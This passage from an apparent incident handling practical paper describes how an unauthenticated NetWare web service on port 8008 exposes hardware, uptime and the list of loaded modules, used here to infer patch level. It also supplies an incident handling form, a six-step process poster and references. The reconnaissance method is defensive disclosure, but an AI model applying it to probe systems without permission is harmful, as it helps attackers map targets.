Getting his permission first, I was set to explore this web server over TCP port 8008 only a few minutes after witnessing TCP port 80's content. Without having any credentials (without knowing the admin's NDS context and password), I was able to report to him the next day about the exact layout of his box, down to the firmware revision on his two 9GB SCSI drives. The 192 Meg RAM, the single 450 PII processor and the Compaq FastEthernet NIC using the driver N100.LAN were all clearly visible. Below is a short list of other useful information also available:

- ✓ Server Uptime (since June 14th around 11:40am)
- ✓ Exact Server and Support Pack Revisions* (NW 5.1 J & 9/21/2000)
- ✓ CD-ROM & HD Controller Hardware (CPQ CR-589 & 53C895 in slot 101)
- ✓ Partition information (101 MB for DOS and 8573 MB for SYS vol)
- ✓ …and the list goes on.

Again, I didn't "hack" into his machine; I simply knew what port to touch. Even if I

wasn't aware of the box's platform to begin with, the proudly placed animated Novell banner at the bottom of home.htm was the clue I would have needed.

*Actually, I lied about the Support Pack being clearly visible. What *is* visible is a complete list of NLMs currently loaded on the machine. I personally took note of DHCPCLNT.NLM being at rev 8/31/2000. I looked up on http://support.novell.com what rev that NLM is per the last few Support Packs. By doing this with a few often-changed NLMs, I nailed down at what level the machine is supported as a whole. –But, again, on the server a *complete list of loaded NLMs is listed* –all without credentials. This is equivalent to browsing through someone's wallet; glancing at all their ID cards they carry, be it for a job or any role they play in life at the time. All pushed across TCP port 8008. Scary.

This paper is not only offering the dangers of this exploit, because even after being patched, "Portal" still offers a ton of information.

Finally, as the last part of the paper, I should state that all IP addresses, SNMP trap communities and MAC addresses mentioned are purely fictional.

Part 4 Appendixes

I'm offering our Incident Handling form below as a sample. Simply cutting and pasting this page should give your workspace a jumpstart towards an even better form. Keep in mind our form is pretty much for the initial few days of working and is not meant to span throughout the analysis process.

*Note: Instead of wasting space on this assignment sheet, I've elected to input in parentheses, e.g. (4), the number of lines we normally leave available. Create space as needed.

Today's date: (1)
Date system first suspect: (1)
System name and location: (1)
Hardware description of system (x86 / Alpha / Sun / memory /drives): (2)
Description of OS, SP/patch levels w/high confidence: (4)
System Owner/Administrator: (1)
List of people directly knowledgeable of attack: (6)
Person first to discover: (1)
********* After initial Identification / Containment phase **********
Exact indication(s) between "false positive" and true incident: (3)
Concise summary of strange effects: (4)
BVI (Backup Validating Individual) (name and e-mail): (1)
Responsible Note taker (name and e-mail): (1)
"Destination" Chain of Custody (use additional sheet when needed): (5)

Analyst(s) designated (names and e-mails): (2)

Part 5 Incident Handling Poster

Incident Handling[15]

The Six Steps of Incident Handling

1. *Preparation*
   - Think "Contingency Planning": Training, Banners, Management Document a baseline & Have a policy in place for the inevitable.
2. *Identification*
   - "Go Early, Go Often"; Assess and be wary of errors; Keep Control.
3. *Containment*
   - BACKUP. VERIFY. Limit spreading. Sys Admin is your friend.
4. *Eradication*
   - Analyze the net/systems –Detect problems before a repeat.
   - Remove cause; Err on the side of caution.
5. *Recovery*
   - Restore from last clean Backup; Have system owner sign off.
6. *Follow-Up/ Lessons Learned*
   - Immediate team consensual report; Engage Management.

Must remember:

* Prevention is an ideal, …
  …But Detection is a **must!**
* Work as a team and don't be a hero
* Companies are in it for one reason: **$$$**
* "They" are ahead, so we must swiftly share information together.

Part 1 Seven Deadly Sins

1. *Failure to report or ask for help*
2. *Incomplete/non-existent notes*
3. *Mishandling/destroying evidence*
4. *Failure to create working Backups*
5. *Failure to contain or eradicate*
6. *Failure to prevent re-infection*
7. *Failure to apply lessons learned*

References[1]

[1] Skoudis, E. & Cole, E. (2001). Computer and Network Hacker Exploits. Finding Potential Buffer Overflows – Known Weak Functions Slide 195 of Course Revision 1.2

[2] Improving Security on Cisco Routers. (November, 2001). (http://www.cisco.com/warp/public/707/21.html)

[3] Message and source of setting ICMP rate-limit (http://list.waikato.ac.nz/archives/nznog/2001/04/msg00041.html)

[4] Frank Keeney Access List available http://www.pasadena.net/cisco/secure.html

[5] Firewalk utility. Available at http://www.packetfactory.net/Projects/Firewalk/

[6] World Wide Web Consortium (June, 1999). Hypertext Transfer Protocol – HTTP/1.1. Available for retrieval at http://www.w3.org/Protocols/rfc2616/rfc2616.html

[7] AdRem Software provides a freeware utility called AFREECON.EXE, functioning as a more secure version of the native REMOTE.NLM (see Novell TID# 2950563). Available at http://www.adremsoft.com

[8] Ranum, M. J. (June 2000) Intrusion Detection and Network Forensics. Retreived from http://www.first.org/events/progconf/2000/D1-02.pdf Slide 123 of 176

[9] Incident Handling Form started as combination between our own prior experiences and Fred Kerby's NSWC IH form available online: (http://www.nswc.navy.mil/ISSEC/Form/intrusion.html)

[10] HTTP/1.1 Status Codes. (1999). As per RFC2616. Copyright (C) The Internet Society (1999). All Rights Reserved. Please see: http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html

[11] Administering NDS, Corporate Edition. Novell Press. Pages 250-252. ISBN 0-07-212208-0

[12] Ivie, S. & Hein, G. (July 1996). NetWare Connection Novell's NetWare Directory Services vs. Microsoft's Domain Services, 2nd part of 2. Article and Figure 2 Link available at: http://www.nwconnection.com/jun.96/ndsvs66/

[13] TechNote Database (2001). VERITAS Software. Look up TechNote IDs at http://seer.support.veritas.com/docs/<input_TechNoteID#_here>.htm

[14] SNMP Trap rule for Snort. Carnegie Mellon University. For more information see http://www.snort.org/docs/writing_rules/chapA.html#snmp%20license%20agreement

[15] Security Poster Incident Handling –Poster wording is entirely GCIH context instruction from a GCIH conference. Once submitted to SANS and offered here again in this assignment.

[1] References conformed to APA style as per: http://www.miracosta.cc.ca.us/home/jmegill/Sabbatical/apa/default.html